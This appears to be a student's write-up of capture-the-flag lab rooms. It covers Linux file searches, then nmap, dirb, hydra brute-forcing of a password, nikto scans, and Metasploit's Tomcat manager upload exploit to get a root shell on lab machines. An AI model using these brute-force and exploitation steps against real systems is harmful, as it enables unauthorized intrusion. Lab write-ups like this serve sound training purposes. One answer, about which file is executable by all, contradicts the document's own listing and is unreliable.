
SOCAT Report

I. Musketeer skills

1. **Which of the above files are owned by the best-group group(enter the answer separated by spaces in alphabetical order)**


   We use the *find* command with the *-group* option to locate files that belong to the *best-group* group.



```
[new-user@ip-10-10-106-96 ~]$ find / -group best-group 2>/dev/null
/mnt/D8B3
/home/v2Vb
```

   Answer : D8B3 & v2Vb


2. **Which of these files contain an IP address?**
   Still using the *find* command, but this time with the *-type f* option to restrict the search to files only, and *-exec* to run *grep* with the *-E* option for using regular expressions, and *-o* to display only the file that matches the pattern.



```
[new-user@ip-10-10-106-96 ~]$ find / -type f \( -name 8V2L -o -name bny0 -o -name c4ZX -o -name D8B3 -o
 -name FHl1 -o -name oiMO -o -name PFbD -o -name rmfX -o -name SRSq -o -name uqyw -o -name v2Vb -o -nam
e X1Uy \) -exec grep -E -o '(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9
]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)' * {} \; 2>/dev/nul
l
/opt/oiMO:1.1.1.1
```

   Answer : oiMO


3. **Which file has the SHA1 hash of 9d54da7584015647ba052173b84d45e8007eba94**
   Same approach but using the *sha1sum* command to calculate the hash of each file.



```
[new-user@ip-10-10-106-96 ~]$ find / -type f \( -name 8V2L -o -name bny0 -o -name c4ZX -o -name D8B3 -o
-name FHl1 -o -name oiMO -o -name PFbD -o -name rmfX -o -name SRSq -o -name uqyw -o -name v2Vb -o -name
X1Uy \) -exec sha1sum {} \; 2>/dev/null
2c8de970ff0701c8fd6c55db8a5315e5615a9575  /mnt/D8B3
9d54da7584015647ba052173b84d45e8007eba94  /mnt/c4ZX
d5a35473a856ea30bfec5bf67b8b6e1fe96475b3  /var/FHl1
57226b5f4f1d5ca128f606581d7ca9bd6c45ca13  /var/log/uqyw
256933c34f1b42522298282ce5df3642be9a2dc9  /opt/PFbD
5b34294b3caa59c1006854fa0901352bf6476a8c  /opt/oiMO
4ef4c2df08bc60139c29e222f537b6bea7e4d6fa  /media/rmfX
0323e62f06b29ddbbe18f30a89cc123ae479a346  /etc/8V2L
acbbbce6c56feb7e351f866b806427403b7b103d  /etc/ssh/SRSq
7324353e3cd047b8150e0c95edf12e28be7c55d3  /home/v2Vb
59840c46fb64a4faeabb37da0744a46967d87e57  /X1Uy
```

   Answer : c4ZX

4. **Which file contains 230 lines?**
   Only the file named *bny0* wasn't listed. I concluded It was the one.




```
[new-user@ip-10-10-106-96 ~]$ find / -type f \( -name 8V2L -o -name bny0 -o -nam
e c4ZX -o -name D8B3 -o -name FHl1 -o -name oiMO -o -name PFbD -o -name rmfX -o
-name SRSq -o -name uqyw -o -name v2Vb -o -name X1Uy \) -exec wc -l {} \; 2>/dev
/null
209 /mnt/D8B3
209 /mnt/c4ZX
209 /var/FHl1
209 /var/log/uqyw
209 /opt/PFbD
209 /opt/oiMO
209 /media/rmfX
209 /etc/8V2L
209 /etc/ssh/SRSq
209 /home/v2Vb
209 /X1Uy
[new-user@ip-10-10-106-96 ~]$ 
```

Answer: bny0

5. **Which file's owner has an ID of 502?**

This time, the *-exec* option is used to run the *ls -ln* command, which displays information about each file including its ID. I looked at the UID column.



```
[new-user@ip-10-10-106-96 ~]$ find / -type f \( -name 8V2L -o -name bny0 -o -name c4ZX -o -name D8B3 -o
 -name FHl1 -o -name oiMO -o -name PFbD -o -name rmfX -o -name SRSq -o -name uqyw -o -name v2Vb -o -nam
e X1Uy \) -exec ls -ln {} \; 2>/dev/null
-rw-rw-r-- 1 501 502 13545 Oct 23  2019 /mnt/D8B3
-rw-rw-r-- 1 501 501 13545 Oct 23  2019 /mnt/c4ZX
-rw-rw-r-- 1 501 501 13545 Oct 23  2019 /var/FHl1
-rw-rw-r-- 1 501 501 13545 Oct 23  2019 /var/log/uqyw
-rw-rw-r-- 1 501 501 13545 Oct 23  2019 /opt/PFbD
-rw-rw-r-- 1 501 501 13545 Oct 23  2019 /opt/oiMO
-rw-rw-r-- 1 501 501 13545 Oct 23  2019 /media/rmfX
-rwxrwxr-x 1 501 501 13545 Oct 23  2019 /etc/8V2L
-rw-rw-r-- 1 501 501 13545 Oct 23  2019 /etc/ssh/SRSq
-rw-rw-r-- 1 501 502 13545 Oct 23  2019 /home/v2Vb
-rw-rw-r-- 1 502 501 13545 Oct 23  2019 /X1Uy
[new-user@ip-10-10-106-96 ~]$ 
```

Answer: X1Uy

6. **Which file is executable by everyone?**


Based on the results of the command used in the previous question, we can see that only the file *X1Uy* is executable by the file's owner, the owning group, and other users.

Answer: X1Uy

II. Crazy NMAP


Find the flag!

1. Scan the ports of the target machine with the *nmap* command. We notice there are credentials.




```
root@ip-10-10-74-198:~# nmap -p- -sCV 10.10.77.67
Starting Nmap 7.80 ( https://nmap.org ) at 2025-05-27 21:56 BST
Nmap scan report for 10.10.77.67
Host is up (0.00016s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protoc
ol 2.0)
2222/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protoc
ol 2.0)
31337/tcp open  Elite?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLine
s, GetRequest, HTTPOptions, Help, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSear
chReq, LPDString, NULL, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSes
sionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11Probe:
|     In case I forget - user:pass
|_    ubuntu:Dafdas!!/str0ng
1 service unrecognized despite returning data. If you know the service/versio
n, please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
```

2. Connect to the target machine via *SSH*.



```
root@ip-10-10-74-198:~# ssh ubuntu@10.10.77.67
The authenticity of host '10.10.77.67 (10.10.77.67)' can't be established.
ECDSA key fingerprint is SHA256:tD+Aiagv/4teueystsEl6q9ZNvNF9C8v+dsZj3fhbdQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.77.67' (ECDSA) to the list of known hosts.
ubuntu@10.10.77.67's password:
```

3. Search for the file *flag.txt* using the *find* command, then display it using *cat* command.




```
$ find / -name "flag.txt" 2>/dev/null
/home/user/flag.txt
$ cat /home/user/flag.txt
flag{251f309497a18888dde5222761ea88e4}$
```

III. TSOR BOMBA

1. **What directory can you find, that begins with a "g"?**

Used the *dirb* command to list the directories on the target machine.




```
root@ip-10-10-250-221:~# dirb http://10.10.230.138

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May 12 10:56:24 2025
URL_BASE: http://10.10.230.138/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.230.138/ ----
==> DIRECTORY: http://10.10.230.138/guidelines/
+ http://10.10.230.138/index.html (CODE:200|SIZE:168)
+ http://10.10.230.138/protected (CODE:401|SIZE:460)
+ http://10.10.230.138/server-status (CODE:403|SIZE:301)

---- Entering directory: http://10.10.230.138/guidelines/ ----
+ http://10.10.230.138/guidelines/index.html (CODE:200|SIZE:51)

-----------------
END_TIME: Mon May 12 10:56:31 2025
DOWNLOADED: 9224 - FOUND: 4
```

Answer: guidelines

2. **Whose name can you find from this directory?**

Looked into the *guidelines* directory using a browser.




It looks like you haven't started Firefox in a while. Do you want to clean

Hey **bob**, did you update that TomCat server?

Answer: bob

3. **What directory has basic authentication?**

Looking back at the results from my *dirb* command, we notice there are other directories besides *guidelines*: *index.html*, *protected*, and *server-status*.
We opened them all in a browser. Only the *protected* directory asks for authentication.




It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Hey **bob**, did you update that TomCat server?

This site is asking you to sign in.

Answer: protected

4. **What is bob's password to the protected part of the website?**




```
root@ip-10-10-250-221:/usr/share/wordlists# hydra -l bob -P rockyou.txt 10.10.230.138 http-get "/protected"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-12 11:07:37
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get://10.10.230.138:80/protected
[80][http-get] host: 10.10.230.138   login: bob   password: bubbles
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-12 11:07:50
```

I used the *hydra* command with the *rockyou.txt* wordlist.

Answer: bubbles

5. **What other port that serves a webs service is open on the machine?**




```
root@ip-10-10-250-221:/usr/share/wordlists# nmap -p- 10.10.230.138
Starting Nmap 7.80 ( https://nmap.org ) at 2025-05-12 11:21 BST
Nmap scan report for 10.10.230.138
Host is up (0.00045s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1234/tcp open  hotline
8009/tcp open  ajp13
MAC Address: 02:C1:87:56:05:81 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.55 seconds
```

I used the *nmap* command to scan open ports.

Answer: :1234

6. What is the name and version of the software running on the port from question 5?

Used the credentials found in questions 2 and 4:
user: bob
password: bubbles



It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!


Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO

Answer: Apache Tomcat/7.0.88

Use Nikto with the credentials you have found and scan the /manager/html directory on the port found above.

---

7. How many docume0



Manager

List Applications	HTML Manager Help	Manager Help	Server Status

Applications


Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/lF7Fhb	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	60	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

I looked in the directory manager/html by using Firefox. We can see there are five documentations: */docs, /examples, /host-manager, /IF7Fhb, /manager.*

Answer: 5

8. What is the server version?


I used *Nikto* command with the credentials from above to answer.



```
root@ip-10-10-127-143:~# nikto -h http://10.10.27.96 -id bob:bubbles
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.10.27.96
+ Target Hostname:    10.10.27.96
+ Target Port:        80
+ Start Time:         2025-05-12 14:26:48 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0xa8 0x583d315d43a92
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6544 items checked: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2025-05-12 14:26:59 (GMT1) (11 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Answer: Apache/2.4.18

9. **What version of Apache-Coyote is this service using?**
I used the same command but added */manager/html* in the URL



```
root@ip-10-10-127-143:~# nikto -h http://10.10.27.96:1234/manager/html -id bob:bubbles
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.10.27.96
+ Target Hostname:    10.10.27.96
+ Target Port:        1234
+ Start Time:         2025-05-12 14:29:13 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Successfully authenticated to realm 'Tomcat Manager Application' with user-supplied credentials.
+ Cookie JSESSIONID created without the httponly flag
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
```

Answer: 1.1

Use Metasploit to exploit the service and get a shell on the system.

----

10. **What user did you get a shell as?**
To find the root user, I first opened *msfconsole* and searched for a *Tomcat* module by running *search tomcat manager*. After selecting the module *exploit/multi/http/tomcat_mgr_upload*, I checked the required settings using *show options*. I then set the necessary parameters: *RHOSTS* to *10.10.27.96*, *RPORT* to *1234*, *TARGETURI* to */manager*, *LHOST* to my local IP address, and *LPORT* to *4444*. I launched the exploit with the *run* command. Once the *Meterpreter* session opened, I switched to a shell session by typing *shell* and ran the *whoami* command to confirm the current user, which was *root*.

11. **What flag is found in the root directory?**
In the shell session, I went to the root directory using *cd* and found the file *flag.txt*, then displayed it with *cat flag.txt*.

